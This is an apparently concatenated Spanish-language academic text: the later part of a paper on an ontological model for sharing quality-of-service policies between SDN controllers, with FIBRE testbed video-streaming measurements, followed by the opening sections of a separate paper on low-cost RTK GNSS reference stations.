Lo que se propone es plantear un modelo ontológico abstracto que permita definir la interoperabilidad entre dominios SDN con controladores diferentes, para que puedan distribuir sus políticas. La idea es, que si un paquete es tratado con prioridad porque necesita calidad de servicio, desde un controlador de un dominio 1 SDN a otro dominio 2 SDN, que la política de priorizar llegue al dominio 2 para que el paquete sea tratado con la misma calidad de servicio que en el dominio 1. Esto puede servir para

comunicaciones Peer To Peer que necesiten calidad de servicio o para comunicaciones de réplicas de servicios de datos, en el caso de escenarios de Big Data replicados, en el escenario de autos autónomos que precisan velocidad de respuesta u otros escenarios de flujos streaming multimedia bajo demanda como puede ser Netflix.

3.2. Objetivos de esta investigación

Definir un modelo Ontológico para redes SDN de dominios diferentes que permita una mejor interoperabilidad de políticas como calidad de servicio, entre los controladores existentes.

Cuyos objetivos específicos son:

- Identificar datos pertenecientes al Dominio SDN y sus controladores.
- Realizar la recopilación y análisis de los datos del dominio que se investiga para desarrollar el modelo conceptual.
- Ensayar en laboratorio un ejemplo de transferencia de video mejorando calidad de servicio, a través de medir algunos parámetros de calidad de servicio entre nodos WAN.

3.3. Modelo

El modelo que en esta etapa se plantea es inicial para poder validarlo en las pruebas de laboratorio, luego se seguirá escalando dicho modelo para llevarlo a un modelo ontológico único. En la figura 11 se muestra el modelo de diagrama de clases entre la comunicación de un controlador SDN y un Switch Open Flow, en donde la clase Mecanismo de comunicación de Políticas entre controladores es el núcleo de nuestro proyecto.




Figura 11 - Diagrama de Clases propuesto

En la figura 12 se muestra el modelo ontológico general propuesto. Nos brinda el marco conceptual y de términos unificados en una Red Definida por software. Para que los controladores SDN puedan interoperar entre si debemos definir las diferentes partes, instancias y datos que se utiliza en una red SDN para hablar el mismo lenguaje entre Controladores diferentes, logrando la interoperabilidad conceptual. Como vemos más allá de cada una de las partes que tiene el gráfico, el mecanismo que se encuentra asociado a cualquier controlador para comunicar políticas entre ellos es la propuesta de nuestro proyecto. En particular ese mecanismo comunicará la política de flujo de calidad de servicio para la comunicación de video, que es el escenario planteado para validar nuestra hipótesis en el marco de ese dominio.




Figura 12 – Modelo Ontológico general propuesto SDN.

3.4. Prueba de Laboratorio

La metodología propuesta es ensayar en un laboratorio Virtual un ejemplo de transferencia de video o streaming con calidad de servicio, a través de medir latencia, jitter (fluctuación o inestabilidad de la señal o señal con ruido), Ancho de Banda y pérdida de paquetes entre nodos WAN.

Para ello utilizaremos el escenario de pruebas FIBRE¹ un centro de investigación construido en el marco de un proyecto anterior financiado por la Convocatoria Coordinada Brasil-UE 2010 en TIC.

¹ <http://www.fibre.org.br>

Funciona como un Laboratorio Virtual a gran escala para estudiantes e investigadores para probar nuevas aplicaciones y modelos de arquitectura de red.

Actualmente, la infraestructura de FIBRE consiste en una federación de 11 puntos de pruebas locales en Brasil, también llamados "nodos de experimentación".

Cada "isla" tiene un conjunto de dispositivos de red para soportar experimentos tanto en tecnologías fijas como inalámbricas. Esta red se denomina "FIBREnet". Cada Nodo es un escenario al que se puede acceder remotamente, pero son escenarios de infraestructura real.

En estos nodos virtuales se prepara un escenario de prueba con dos dominios distintos con diferentes controladores SDN, simulando telemedicina o streaming multimedia bajo demanda.

Como se muestra en la Figura 13, este es el escenario de calidad de servicio y prioridad de paquete que se pretende solucionar con este proyecto. Generando un modelo ontológico de interoperabilidad entre el SDN 1 y el SDN 2 para que identifique la prioridad del paquete y direcciona los mismos con calidad de servicio y prioridad.

Entonces en el punto de Recife bien al norte de Brasil (cuadro azul en la Figura 13) se montó un server Linux Debian 6.0 VLC Server como servidor de Video, emitiendo paquetes de videos por el puerto 5554. Con dos formatos de video .ogg y .mov y 3 tamaños de videos 480, 720 y 1080 del video Big Buck Bunny, es un corto animado del Instituto Blender; el cual es parte de la Fundación Blender Como la película previa de la fundación, Elephants Dream, esta película se ha realizado usando software libre. El trabajo comenzó en octubre de 2007 y la película se estrenó del 10 de abril de 2008 en Amsterdam [21].

Para analizar calidad de servicio en cada formato y tamaño en los tres puntos (en el cuadro verde en la figura 13) se montaron clientes openRTSP que es un programa de línea de comandos que se puede utilizar para abrir, transmitir, recibir y opcionalmente grabar secuencias de videos especificados por una URL mediante RTSP el protocolo de transmisión en tiempo real (del inglés Real Time Streaming Protocol) establece y controla uno o muchos flujos sincronizados de datos, ya sean de audio o de video. El RTSP actúa como un comando a distancia a través la red para servidores multimedia [22].

Los 3 puntos clientes son Brasilia, Rio de Janeiro y Porto Alegre, como se puede ver en la Figura 13. Los

3 puntos representan salidas del dominio SDN2 que recibirían la señal emitida de video de Recife. Lo que mediremos es la calidad de servicio de cómo se reciben los videos a través de esos puntos y simularemos que el SDN2 en función de la calidad de servicio elige recibir el paquete de video por el punto con mejor estadística, como en el ejemplo de calidad de servicio de streaming multimedia bajo demanda si alguien quiere ver una película, entonces podemos elegir que la película sea transmitida de uno de los 3 puntos.




Figura 13 - Escenario de Prueba

4. Resultados

Este es el escenario planteado con el backbone del proyecto FIBRE, en donde se crearon las máquinas virtuales antes mencionadas como se muestra en la figura 14.




Figura 14 – Escenario FIBRE para experimento

Entonces se desarrolló un script de prueba para ejecutar 10 veces para cada formato de archivo y tamaño, por cada lugar. Luego se desarrolló un programa en JAVA para interpretar esos datos en formato texto y pasarlo a un archivo que sea interpretable por algún software de estadística, obteniendo los siguientes resultados.



Figura 15 – Promedio de Kbits por seg. por Nodo.



Figura 16 – Porcentaje promedio de paquetes perdidos.




Figura 17 - Total de KBytes recibos por nodo

Como podemos observar en las figuras 15 y 16 en el eje X tenemos la cantidad de ejecuciones de la recepción del video desde el Nodo Recife a cada nodo para cada tipo de video (ogg, mov) y cada tamaño de video por cada tipo (480, 720, 1080). En total fueron 60 ejecuciones para las diferentes variables de videos por nodo. En particular nos interesó el promedio en cada caso de las 10 ejecuciones por nodo por las diferentes variables. Por último en la figura 17 tenemos la cantidad de Kbytes recibido al final de todas las ejecuciones por nodo. Claramente en los gráficos tanto para la cantidad de Kbytes recibidos como los Kbits promedio por segundo, como el porcentaje promedio de paquetes perdidos, la mejor opción es recibir los paquetes por Brasilia. Como podemos observar Porto Alegre se encuentra con muy buena estadística si bien físicamente, se encuentra más lejano que Río de Janeiro. Esto quizás tiene que ver con la topología de la red FIBRE.

Pero en el mismo escenario se ejecutó Bwping-udp, una herramienta para medir el rendimiento de redes. Fue desarrollado en el laboratorio WINET (<http://www.winet.dcc.ufmg.br>) de la UFMG para recopilar métricas que no son extraídas por herramientas clásicas como ip, Iperf [23]. Con esta

herramienta se obtuvieron los siguientes resultados luego de ejecutarla 30 veces.



Figura 18 – Latencia promedio en ms




Figura 19 – Jitter promedio ms




Figura 20 – Ancho de Banda en bytes por segundo




Figura 21 – Latencia Vs Jitter por nodo

Como podemos observar en las figuras 18, 19, 20 y 21 claramente en los gráficos tanto para la latencia, los jitter, el ancho de banda medidos con la

herramienta bwping-udp al ejecutarla 30 veces para un tamaño fijo de paquetes, la mejor opción sigue siendo recibir los paquetes por Brasilia.

5. Conclusión

Podemos mencionar que la hipótesis planteada con sus objetivos fueron cumplidos. Se planteó a nivel general un modelo Ontológico para interoperar controladores SDN distintos, de diferentes dominios. Para validar la propuesta se diagramó un escenario de prueba real a escala global en Brasil, utilizando la plataforma FIBRE. En donde se montaron SDN y se simuló transmisión de video real para analizar calidad de servicio definir la prioridad del paquete y cuál sería el mejor punto para recibir el video. En el ejemplo se proponía streaming multimedia bajo demanda. En donde teníamos una sala que emitía video o película en Recife, y otro SDN entre Brasilia, Porto Alegre y Rio de Janeiro.

En el análisis estadístico de calidad de servicio de las ejecuciones que se hicieron, aparece que el SDN debería elegir el camino con mejor calidad de servicio que es a través de Brasilia para recibir el video o la película. Con lo que queda demostrado la importancia de nuestra hipótesis de que contar con modelo ontológico para interoperar entre controladores diferentes de distintos dominios SDN, nos puede servir para transferir las políticas de flujos de paquetes entre dominios distintos, como en nuestro ejemplo la calidad de servicio en Video.

6. Trabajos Futuros

Se plantea en proyectos futuros construir una API en distintos controladores en diferentes lenguajes para luego generalizarlas a través de un Framework y que sirva como intermediario para interoperar entre distintos controladores de diferentes dominios. Enseguida, vamos hacer una prueba sobre la plataforma FIBRE para demostrar que nuestra propuesta permite la transmisión de flujos con una mejor calidad de servicio.

Referencias

- [1] M. Rouse, «Searchsdn Techtargt,» 08 2015. [En línea]. Available: <http://searchsdn.techtarget.com/definition/software-defined-networking-SDN>. [Último acceso: 02 2016].
- [2] CCNA, «ccna-certification,» 25 10 2015. [En línea]. Available: <http://www.ccna-certification.info/que-es-el-software-defined-networking-sdn>. [Último acceso: 02 2016].
- [3] M. Rouse, «Definition: OpenFlow,» techtarget, 06 2012. [En línea]. Available: <http://searchsdn.techtarget.com/definition/software-defined-networking-SDN>. [Último acceso: 03 2017].
- [4] Google, Inc., «ucsd,» 2014. [En línea]. Available: <http://cseweb.ucsd.edu/~vahdat/papers/b4-sigcomm13.pdf>. [Último acceso: 02 2017].

- [5] K. Forster, «Will the Facebook switch and SDN OS change networking.» 06 2014. [En línea]. Available: <http://searchsdn.techtarget.com/opinion/Will-the-Facebook-switch-and-SDN-OS-change-networking-Maybe>.
- [6] S. M. Kerner, «Why Facebook Does SDN.» *Enterprisenetworkingplanet*, 03 2014. [En línea]. Available: <http://www.enterprisenetworkingplanet.com/datacenter/why-facebook-does-sdn.html>. [Último acceso: 08 2017].
- [7] RNP, «Red Nacional de Investigación de Brasil.» 2017. [En línea]. Available: <https://www.rnp.br/>. [Último acceso: 08 2017].
- [8] C. R. S. S. Natarajan, «sdnhub,» *sdnhub*, 2014. [En línea]. Available: <http://sdnhub.org/tutorials/openflow-1-3/>. [Último acceso: 06 2016].
- [9] S. Central, «SDN Controller Comparison Part 2: Open Source SDN Controllers,» *SDX Central*, 07 2016. [En línea]. Available: <https://www.sdxcentral.com/sdn/definitions/sdn-controllers/open-source-sdn-controllers/>. [Último acceso: 02 2017].
- [10] L. E. R. G. - R. d. J. G. Herrera, «SISTEMA DE INFORMACIÓN PARA APOYAR LA GESTIÓN DE LA EDUCACIÓN A DISTANCIA,» *TELEMATIQUE*, vol. 9, n° 1, p. ., 2010.
- [11] M. W. M. B. A. S. y. A. R. M.A. Manso, «Modelo de Interoperabilidad Basado en Metadatos (MIBM),» Depto. de Ingeniería Topográfica y Cartográfica. ETSI en Topografía, Geodesia y Cartografía, Universidad Politécnica de Madrid, Madrid, 2008.
- [12] L. M. d. C. Gil, «ONTOLOGÍA PARA LA INTEROPERABILIDAD DE MODELOS DE SIMULACIÓN,» San Luis, 2015.
- [13] G. B. -, M. Á. -, S. Herrera, «SISTEMAS DE INFORMACIÓN: NUEVOS ESCENARIOS BASADOS EN ONTOLOGÍAS,» *Journal of Information Systems and Technology Management*, vol. 3, n° Vol. 3, No. 1, p. 18, 2006.
- [14] S. S. G. C. Y. L. M. J. J. Z. S. v. d. M. M. Ó. F. W. D. John Strassner, «El diseño de un nuevo modelo de política sensible al contexto para Autonomic Networking,» de *Actas de la Conferencia Internacional sobre Autonomía 2008 Informática (ICAC 2008)*, Chicago, Illinois, USA, 2008.
- [15] E. C. BPM, «2010 El Libro de BPM,» de *2010 El Libro de BPM*, Madrid, Club BPM, 2010, p. 268.
- [16] I. G. J.-N. M. J é Alf A il C ld ó sé Alfonso Aguilar Calderón, «Modelo de Requisitos y Modelo de Dominio, Trazabilidad Mediante Modelos de los de Weaving,» VII Jornadas para el Desarrollo de Grandes Aplicaciones de Red, Alicante España, 2010.
- [17] I. Sommerville, «INGENIERÍA DE SOFTWARE 9 Edición,» Mexico, Pearson, 2011, pp. 121-142.
- [18] W. H. CHICA, «GESTIÓN DE REDES DE DATOS A TRAVÉS DE ONTOLOGÍAS UTILIZANDO SISTEMAS MULTIAGENTES,» UNIVERSIDAD NACIONAL DE COLOMBIA SEDE MANIZALES FACULTAD DE INGENIERIA Y ARQUITECTURA MAESTRIA EN AUTOMATIZACIÓN INDUSTRIAL, Colombia, 2015.
- [19] V. V. J. B. Jorge Lopez de Vergara, «Gestión Semántica Aplicando las Ontologías a la gestión de la red,» Universidad Politécnica de Madrid, Madrid, 2015.
- [20] A. Martinez, «An Ontology-Based Approach Toward the Configuration of Heterogeneous Network Devices,» Department of Computer Architecture Technical University of Catalonia (UPC), Barcelona, 2015.
- [21] Blender, «Big Buck Bunny,» 2008. [En línea]. Available: <https://peach.blender.org/>. [Último acceso: 2017].
- [22] Live Networks, Inc., «Un cliente RTSP de línea de comandos,» 2015. [En línea]. Available: <http://www.live555.com/openRTSP/>. [Último acceso: 8 2017].
- [23] E. d. B. e. S. ., H. M. Daniel Macedo, «Bwping-udp,» UFMG / DCC / WINET, 2013. [En línea]. Available: <https://github.com/h3dema/bwping-udp>. [Último acceso: 8 2017].

Figuras

Figura 1 - Dominio SDN 1 Vs Dominios SDN 2	2
Figura 2 - Video Conferencia Envío de Política de Calidad de Servicio	2
Figura 3 - Arquitectura SDN.....	3
Figura 4- Red de árbol 4x2 con Mininet.....	3
Figura 5 - Mapa conceptual de términos	3
Figura 6 - Mapa conceptual de Ontología	3
Figura 7 - Ciclo de vida Metaontológico	4
Figura 8 - Modelo de Interoperabilidad	5
Figura 9 - DEN-ng. Taxonomía [14]	6
Figura 10 – Arquitectura basada en Modelo [16].....	6
Figura 11 - Diagrama de Clases propuesto.....	7
Figura 12 – Modelo Ontológico general propuesto SDN.....	8
Figura 13 - Escenario de Prueba.....	9
Figura 14 – Escenario FIBRE para experimento	9
Figura 15 – Promedio de Kbits por seg. por Nodo.	9
Figura 16 – Porcentaje promedio de paquetes perdidos.....	9
Figura 17 - Total de KBytes recibos por nodo.....	9
Figura 18 – Latencia promedio en ms.....	10
Figura 19 – Jitter promedio ms	10
Figura 20 – Ancho de Banda en bytes por segundo.....	10
Figura 21 – Latencia Vs Jitter por nodo	10

Propuesta de RTK con Estaciones de Referencia Temporales de Bajo Costo

José H. Moyano, Karina M. Cenci, Jorge R. Ardenghi

Laboratorio de I+D en Ing. de Software y Sistemas de Información
(UNS-CIC Provincia de Buenos Aires)

Departamento de Ciencias e Ingeniería de la Computación
Universidad Nacional del Sur

Bahía Blanca, Argentina
{jose.moyano kmc jra}@cs.uns.edu.ar

Resumen

Real Time Kinematic es la técnica más utilizada para disminuir el error en el georeferenciamiento por Global Navigation Satellite Systems. En su forma más simple, requiere de un dispositivo especial denominado estación base o estación de referencia, que tiene un costo muy elevado. En su forma más evolucionada, Network RTK, se reducen los costos, pero se involucran comunicaciones de red y procesamiento centralizado, que demandan acceso a internet y cobertura de una red de estaciones de referencia en la región donde se realizan las mediciones. Este trabajo propone el diseño de una tercer alternativa, un sistema RTK con dispositivos embebidos de bajo costo y software open source. Se definen los problemas que involucran las tecnologías utilizadas, y las pruebas y mediciones que serán necesarias para validar su viabilidad, previo a una implementación.

1. Introducción

Entre los métodos para localizar posiciones en el terreno, predomina el uso de *Global Navigation Satellite Systems* (GNSS). Estos sistemas tienen abundantes aplicaciones comerciales, profesionales y científicas [2]. El uso más frecuente de estas tecnologías es la navegación, tanto de individuos que exploran regiones inhóspitas, como de vehículos, embarcaciones marítimas y control de aeronaves, por ejemplo, en la administración y planificación de aterrizajes en los aeropuertos.

Sin embargo, dependiendo de la aplicación, estos sistemas están sujetos a un error que oscila en el orden de metros[6], empeorando a medida que el receptor detecta menor cantidad de satélites. Este nivel de error impide el uso en un conjunto de aplicaciones que requieren mayor exactitud en las posiciones, como son la agrimensura y la geodesia, el control de maquinaria, la determinación de altitud y la agricultura de precisión. Estas aplicaciones

exigen un error máximo del orden de los centímetros.

Existen distintas formas de obtener mayor precisión en los sistemas GNSS: multi-GNSS [13], *Precise Point Positioning* (PPP) [1], *pseudorange Differential GNSS* y *Real Time Kinematic* (RTK).

En la sección **Antecedentes y trabajo relacionado** se resumen las aplicaciones del posicionamiento de precisión RTK, y se detallan las técnicas actuales para lograr obtener información de corrección. También se exploran los trabajos previos que persiguen implementaciones de bajo costo. Bajo el título de **Comparación** se comparan las técnicas mencionadas, indicando fortalezas y debilidades. En **Modelo propuesto** se describen las características lógicas y constructivas de una posible solución de bajo costo. Esta solución es comparada con las técnicas actuales en la sección de **Evaluación**, donde de forma adicional se muestra el nicho de aplicación no cubierto por las opciones actuales de posicionamiento de precisión. **Conclusiones y trabajos futuros** analiza la propuesta, estableciendo la motivación, y proyectando a futuro las actividades que permitan continuar con la investigación y el desarrollo.

2. Antecedentes y trabajo relacionado

La técnica de RTK es la predominante en GNSS de alta precisión. Permite disminuir el error de posicionamiento al orden de uno o dos centímetros, sin necesidad de post-procesamiento, permitiendo su uso en aplicaciones en tiempo real, como es la navegación.

RTK requiere la existencia de un dispositivo estacionario, con georreferencia conocida, denominado *base station* (BS), que a partir de sus mediciones GNSS y su posición, puede generar información de corrección que es transmitida a nodos móviles, de posición desconocida, denominados *rovers*. Los *rovers* son responsables de generar su posición precisa a partir de la información de corrección provista por la BS.

Tabla 1. Comparación de técnicas RTK

Técnica RTK	Costo relativo	Comunicaciones	Posibilidad de uso	Ventaja principal
Estación base única	Muy elevado	RF en bandas propietarias	Cualquier terreno	Independencia
CORS	Moderado	RF en bandas propietarias	Sólo cobertura CORS	Eficiencia en trabajos de medición
NRTK	Moderado	GRPS en bandas ISM	Sólo cobertura CORS y GPRS	Eficiencia. Reducción de CORS necesarias

Existen implementadas tres alternativas al utilizar la técnica de RTK: BS única, grupos de *Continuous Operating Reference Stations* (CORS) y Network RTK (NRTK).

Para RTK de BS única, es necesario instalar la BS previamente a la necesidad del *rover* de determinar su posición. Esta instalación involucra localizar exactamente la posición de la antena de BS, tanto en su georreferencia como su altura [10]. Luego de instalar la BS, el *rover* puede utilizar la información de corrección, recibida a través de radio frecuencia. Un sistema de RTK mantiene su precisión mientras la distancia entre el *rover* y la BS no exceda los 10 o 20 km. Generalmente, para alcanzar esas distancias, se requiere de repetidores de radio. La BS requiere una superficie estable y una fuente de alimentación eléctrica para funcionar, y la precisión de su posición determina la precisión de sus correcciones.

Por el costo de las BS y la carga de trabajo que presupone al usuario de un sistema RTK el proceso de preparación de la BS [10], organizaciones gubernamentales y comerciales establecen sus propias estaciones de referencia en posiciones estratégicas, cubriendo un área determinada, y ofreciendo el servicio de información de corrección en dicho sector. A estas estaciones fijas de operación ininterrumpida se las llama *Continuous Operating Reference Stations* (CORS).

Las CORS aumentan la eficiencia del uso de sistemas RTK, al evitar la necesidad de configurar la BS, y disminuye el costo del sistema, especialmente cuando el trabajo que requiere posicionamiento preciso se extiende en un área amplia. Sin embargo, depende del usuario la selección de la CORS que utilizará el *rover*.

Como solución a las limitaciones de RTK con BS o CORS única, surge el concepto de *Network RTK* (NRTK). En NRTK, un servidor central recibe la información de corrección de múltiples grupos de CORS a través de conexiones de red, y utilizando software especializado, ofrece información de corrección a quien la requiera, a través de internet. El software de NRTK mitiga las variables dependientes de la distancia, como la ionósfera, tropósfera y errores orbitales.

La infraestructura NRTK resulta más compleja que el uso de un grupo o clúster de CORS, por el componente de *information technologies* que significa el uso de uno o

más servidores centrales, infraestructura de red y seguridad. Generalmente, los usuarios de NRTK acceden a la información de corrección a través de la red de telefonía móvil.

Aunque eventualmente la tecnología de NRTK hará obsoleto el uso de CORS, estas últimas continúan siendo utilizadas por su economía, simplicidad de configuración y facilidad de expansión.

El problema que surge con las opciones presentadas, en particular referido a Sudamérica y otros países en vías de desarrollo, es que la implementación de NRTK no está tan difundida como para cubrir la mayor parte del terreno [3] [4], así como tampoco se puede garantizar cobertura de datos GSM con ancho de banda suficiente para soportar comunicaciones en tiempo real. Por otro lado, la alternativa de uso de BS única es prohibitiva en costo y limitada en aplicación.

Este hecho motiva la búsqueda de alternativas intermedias que permitan mejorar el posicionamiento GNSS sin incurrir en grandes costos.

Existen en la actualidad antenas y circuitos integrados (IC) de bajo costo, que implementan tanto la medición de GNSS, como el uso de información de corrección por menos de USD 20; y microcontroladores o System-On-Chip (SoC) económicos, potentes y eficientes en energía. Por lo tanto, puede construirse un *rover* con relativa simplicidad.

Se encuentra disponible bajo licencia BSD 2-clause, la biblioteca *open source* RTKLIB, que permite incorporar a cualquier sistema de computación la capacidad de generar información de corrección RTK a partir de las mediciones de un GNSS comercial [5].

Takasu y Yasuda [8] demostraron la factibilidad de implementar receptores GPS-RTK con sistemas embebidos de bajo costo utilizando RTKLIB, indicando precisiones del orden de los centímetros, pero problemas en la velocidad de procesamiento para utilizarlo con propósitos de navegación.

Arnold y Bialkowski implementaron con éxito software a partir de RTK y conexiones de red logrando posicionamiento de precisión [7]. En este trabajo, el procesamiento de la señal GNSS se realizaba enteramente por software, valiéndose de la implementación *open source* de GNSS-SDR y conversión analógica-digital para obte-




Figura 1. Concepto de estación base única

ner la información por RF.

3. Comparación

Se distinguen tres configuraciones posibles para instalación y uso de RTK: Estación base única, CORS única, y red RTK. La tabla 1 ofrece un resumen de las diferencias.

3.1. Estación base única

En el esquema de estación base única, el usuario es el responsable del emplazamiento de la antena para la estación base [10].

La antena de una estación base tiene que estar ubicada en latitud, longitud y altitud conocidas, y con esta información se configura la estación base para generar correcciones adecuadas. En este modelo, la estación base transmite la información de corrección a través de bandas de radio propietarias, para ser recibida por el *rover*. La figura 1, resume el funcionamiento de un sistema de estación base única. Los *rovers* se representan con forma triangular, la BS con un círculo color azul, y el transmisor de RF como un cuadrado coloreado verde. En este ejemplo, como generalmente sucede, el radio en el cual la información generada es útil para un *rover* es superior al alcance del equipo de comunicaciones. En la figura, el

rover coloreado naranja está dentro del radio de utilidad de los datos de corrección, pero fuera del alcance de la señal de RF.

Si las distancias entre el *rover* y la estación base superan el alcance del equipo de comunicaciones, o si las características del terreno ofrecen resistencia a la propagación de estas señales, el usuario puede necesitar la instalación de repetidores de radio adicionales, para aumentar el área de propagación de la señal de corrección. En la figura 1, representado con un rombo color verde.

Las ventajas de contar con un esquema de estación base única, en relación a un esquema como NRTK o CORS, es la autonomía. El usuario no necesita contar con un tercero que provea el servicio de corrección para sus actividades, y se puede utilizar en territorios donde no se cuenta con un servicio RTK. Comparado con el esquema de NRTK, la estación base única no necesita infraestructura de red para funcionar, ni cobertura de señal GSM en el *rover*.

Sin embargo, el uso de una estación base única tiene un costo elevado de adquisición y mantenimiento de una BS, y la posible necesidad de requerir repetidores de radio. La segunda desventaja es la ineficiencia en los trabajos. Cada medición requiere el proceso de instalación de la base, los repetidores de radio y la alimentación, y la necesidad de contar con un punto conocido donde instalar la antena, lo cual puede resultar dificultoso dependiendo el lugar donde se realice la medición.

3.2. CORS

Las CORS consisten de un conjunto de estaciones base previamente instaladas cubriendo un área. Estas estaciones base son propiedad de algún organismo o empresa privada que se encarga de su mantenimiento, ofreciendo el acceso a los datos de manera pública, o estableciendo alguna restricción, como la necesidad de una suscripción paga.

El usuario de este esquema debe seleccionar la CORS disponible más cercana, que será la que provea la mejor información de corrección, y configurar su receptor RTK. En la figura 2, esta situación se da en el *rover* indicado en color naranja.

